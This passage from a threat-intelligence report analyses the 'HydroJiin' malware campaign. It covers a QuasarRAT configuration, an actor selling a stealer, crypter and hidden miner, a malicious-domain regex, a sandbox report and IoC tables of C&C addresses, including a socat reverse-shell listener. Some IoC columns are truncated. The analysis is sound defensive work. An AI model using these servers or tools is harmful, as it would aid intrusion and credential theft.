This miner could be the **MinerGate Silent Miner** sold on the threat actor's malware shop. If our assumption is true, there is another possibility of that miner being backdoored, similar to an old case of Cobian RAT, piggybacking on client malware operators to distribute his own RATs. Unfortunately, it is not possible to assert the assumption without access to the builder.

1.2.1.2.1 QuasarRAT

QuasarRAT has been active since at least 2015. Quasar is an open-source project written in .Net framework and freely available to the public. This means anyone can take the code and use it freely, with or without modification. Hence, this malware has become quite popular among cyber criminals. It has been used in various campaigns from mass spam campaigns to targeted attacks. The sample used in this campaign was version 1.3, which has been used in a number of past campaigns.

Configuration of QuasarRAT

Version: "1.3.0.0"

C&C : "beltalus.ns1[.]name:8082;"

Filename: "Client.exe"

Mutex: "QSR_MUTEX_NJPXiF1GKqO6Y3uwjn"

The C&C address used to control the Python backdoor and socat reverse shell is historically known to host C&C servers for many other malwares. Here is list of some malware and corresponding ports used to host C&C servers in the past:

IP	Port	Malware
193.218.118.190	8266	Python backdoor
193.218.118.190	4442	Socat listener OPENSSL
193.218.118.190	1111	NjRAT
193.218.118.190	2407	QuasarRAT
193.218.118.190	8050	Nanocore

Threat Actor HydroJiin

We believe this campaign is run by a threat actor known by the aliases 'Hydro' and 'JiiN'. The threat actor is active on forums such as hackforums[.]net since 2010 and on YouTube at least since 2007. Initially the actor was involved with game mods and cracks, and eventually moved into malware space. We, with high confidence, believe that this actor is from a French-speaking region.

By the other alias *JiiN*, the threat actor runs a malware shop called *JiiN shop* at "*xmr-services[.]com*". Based on the two aliases, we are calling this campaign and actor *HydroJiin.*

We are attributing this campaign to *HydroJiin* with high confidence due to following reasons:

- *JiiN shop(*Xmr-services) is used in this campaign.

- *JiiN shop(*Xmr-services) sells malware tools which Hydro makes videos about.
- This campaign downloads an encrypted payload from paste by user Hydro59.

All of the above indicates the relation between HydroJiin, this campaign, and xmr-services.

Malware Shop

The website called "JiiN shop" is based on the username of malware developer/seller and hosted at "*xmr-services[.]com*." It is used to advertise and sell different malware products. The threat actor is using *https://shoppy[.]gg* for handling cryptocurrency payments. He is also selling some additional stuff on shoppy.




Figure 10: *JiiN Shop*

Malware sold on this website includes:

- **Minergate silent miner** - A configurable miner tool to mine multiple cryptocurrencies on CPU or GPU hidden from the user. Comes with a builder with options for obfuscation, persistence, etc.
- **Coak Crypter -** As the name implies, a packer tool to obfuscate other malware to make them undetectable.
- **NiiJ Stealer -** A very basic stealer to steal passwords from popular tools like Firefox, Opera, Chrome, FileZilla, etc and send to the C&C panel.
- **INK Exploit -** Claims to make malware FUD, but provides no details about the specific exploit.

The Campaign

The infection cycle and malware payloads discussed above are just a part of an ongoing campaign. The campaign has been going on since at least**September 29th, 2020**. The source website for this campaign is also serving other payloads which led us to more domains and payloads. Covering the whole campaign is out of scope for this blog post. But we are providing some details we have noticed. And a non-exhaustive list of malicious websites serving malwares, C&C domains is also included in the IoC section.

Most of the domains as well as served file names follow a pattern. Domains are mostly registered using namecheap.

Domain Pattern:

[a-z]{4,8}\d{2,4}[a-z]{0,2}.xyz

E.g

pzazmrserv194[.]xyz

mpzskdfadvert329[.]xyz

hklkxadvert475[.]xyz


Zgkstarserver17km[.]xyz

Filename pattern example	Malware Family
atx111.exe	SmokeLoader
socks111.exe	SystemBC
tau111.exe	Tauras Stealer
lkx111	Roger Ransomware
lb777	Lockbit ransomware
void.exe	Downloader
desk	Anydesk

Conclusion

The threat actor HydroJiin has been in the malware business for some time now. He is selling multiple malware types along with running his own campaigns. The malware payload download stats from pastebin indicate he is having decent success. This actor might not be highly advanced but he is persistent in his efforts by using various tools, techniques, and methods to increase his chances of success. SSL inspection is advisable to detect and block such threats using SSL to hide their malicious intent. We at ZScaler ThreatLabZ continue to monitor, and strive to protect our customers from, all levels of threats.

Detection


Cloud Sandbox

SANDBOX DETAIL REPORT
Report ID (MD5): 656951FA7B57355B58075B3C06232B01
● High Risk ● Moderate Risk ● Low Risk
Analysis Performed: 9/13/2020 9:23:48 AM
File Type: exe

CLASSIFICATION
Class Type
Malicious
Category
Malware & Botnet Detected:
Gen:Variant.Razy.595833
Threat Score
100

MACHINE LEARNING ANALYSIS
- Malicious - Low Confidence

VIRUS AND MALWARE
- Gen:Variant.Razy.595833

SECURITY BYPASS
- Sample Sleeps For A Long Time (Installer Files Shows These Property).
- Modifies The Context Of A Thread In Another Process
- Sample Is Not Signed And Drops A Device Driver
- Writes To Foreign Memory Regions
- Checks For Kernel Debuggers
- Contains Long Sleeps
- Executes Massive Amount Of Sleeps In A Loop

NETWORKING
- Downloads Executable Code Via HTTP
- HTTP GET Or POST Without A User Agent
- Connects To A Pastebin Service
- Found Strings Related To Crypto-Mining
- Downloads Files From Web Servers Via HTTP
- Found Strings Which Match To Known Social Media URLs
- Performs DNS Lookups

STEALTH
- Injects A PE File Into A Foreign Processes
- Very Long Cmdline Option Found
- Binary Contains A Suspicious Time Stamp
- Creates A Process In Suspended Mode (Likely To Inject Code)
- Drops PE Files With Benign System Names
- Injects Code Into The Windows Explorer
- System Process Connects To Network

SPREADING
No suspicious activity detected

INFORMATION LEAKAGE
No suspicious activity detected

EXPLOITING
- Known MD5
- May Try To Detect The Windows Explorer Process

PERSISTENCE
- Drops PE Files In Application Program Directory But Not Started Or Loaded
- Drops Files With A Non Matching File Extension
- Creates Multiple Autostart Registry Keys
- Creates Temporary Files
- Drops PE Files
- Dropped PE Files Which Have Not Been Started Or Loaded
- PE File Contains Sections With Non-standard Names

SYSTEM SUMMARY
- PE File Does Not Import Any Functions
- Creates Driver Files In Driver Directory And Other System Directory.
- .NET Source Code Contains Calls To Encryption/decryption Functions
- Binary Contains Paths To Debug Symbols
- Binary Contains Paths To Development Resources
- Classification Label
- Contains Modern PE File Flags Such As Dynamic Base Or NX

DOWNLOAD SUMMARY

Original file	41 KB
Dropped files	32 MB
Packet capture	No network traffic

***Figure 11:** Zscaler Cloud sandbox report flagging malware*

In addition to sandbox detections, the Zscaler Cloud Security Platform detects indicators at various levels:

Win32.Backdoor.NetWiredRC

Win32.Downloader.NetWiredRC

Win32.Backdoor.QuasarRAT

Win32.Coinminer.Xmrig

Win32.Downloader.MiniInject

Win32.Downloader.Pyrome

MITRE ATT&CK

ID	Tactic	Technique
T1059	Command and Scripting Interpreter: Windows Command Shell	Execute reverse shell commands
T1555	Credentials from Password Stores	Mentioned RAT functionality
T1573	Encrypted Channel: Symmetric Cryptography	Encrypt the communication between the victim and the remote machine
T1105	Ingress Tool Transfer	Downloads the Miner and RAT on the victim machine
T1056	Input Capture: Keylogging	Mentioned RAT functionality
T1112	Modify Registry	Modify Run entry in registry
T1090	Proxy	Quasar uses SOCKS5 to communicate over a reverse proxy
T1021	Remote Services: Remote Desktop Protocol	Quasar module to perform remote desktop access
T1053	Scheduled Task/Job: Scheduled Task	Establish persistence by creating new schtasks
T1082	System Information Discovery	Quasar and NETWIRE both RAT having this feature to discover and collect victim machine information.
T1125	Video Capture	Mentioned RAT functionality
T1113	Screen Capture	Mentioned RAT functionality
T1132	Data Encoding	Downloaded Base64 encoded file
T1496	Resource Hijacking	Install XMRig Miner on victim machine
T1027	Obfuscated Files or Information	XOR operation is implemented to decrypt the file

IOCs

Filename	Md5	Malwa
Void.exe [parent file]	656951fa7b57355b58075b3c06232b01	Win32.

ABAGFBBEBDBCDBFCAEGBEEBAAB_B__DFECBAGGDEBEFD_EDCCBAEFEE.txt	9c50501b6f68921cafed8af6f6688fed	Win32.
chrome.exe	294fd63ebaae4d2e8c741003776488c2	Win32.
Service.exe	e9bccc96597cc96d22b85010d7fa3004	Win32.
khzLqKyN	3bb3340bccdab8cde94dd1bf105e1d3e	Win32.
G0jcGs79	F094D8C0D9E6766BCCF78DA49AAB3CBC	Win32.

URLs	Malware
gzlkmcserv437[.]xyz/void.exe	Win32.Downloader.MiniInject
r3clama[.]com/files/socat.zip	Socat tool
r3clama[.]com/files/services.exe	Win32.Coinminer.Xmrig
pastebin[.]com/raw/khzlqkyn	Win32.Backdoor.QuasarRAT
pastebin[.]com/raw/G0jcGs79	Win32.Backdoor.NetWiredRC

C&C:

C&C	Malware
beltalus.ns1[.]name:8084'	NetWiredRC
82.65.58[.]129	NetWiredRC
xmr.pool.minergate[.]com	XMRIG Miner
beltalus.ns1[.]name:8082	QuasarRAT
193.218.118[.]190:8266	Pyrome backdoor
193.218.118[.]190:4442	Socat
193.218.118[.]190:8266	Python backdoor
193.218.118[.]190:4442	Socat listener OPENSSL
193.218.118[.]190:1111	NjRAT
193.218.118[.]190:2407	QuasarRAT
193.218.118[.]190:8050	Nanocore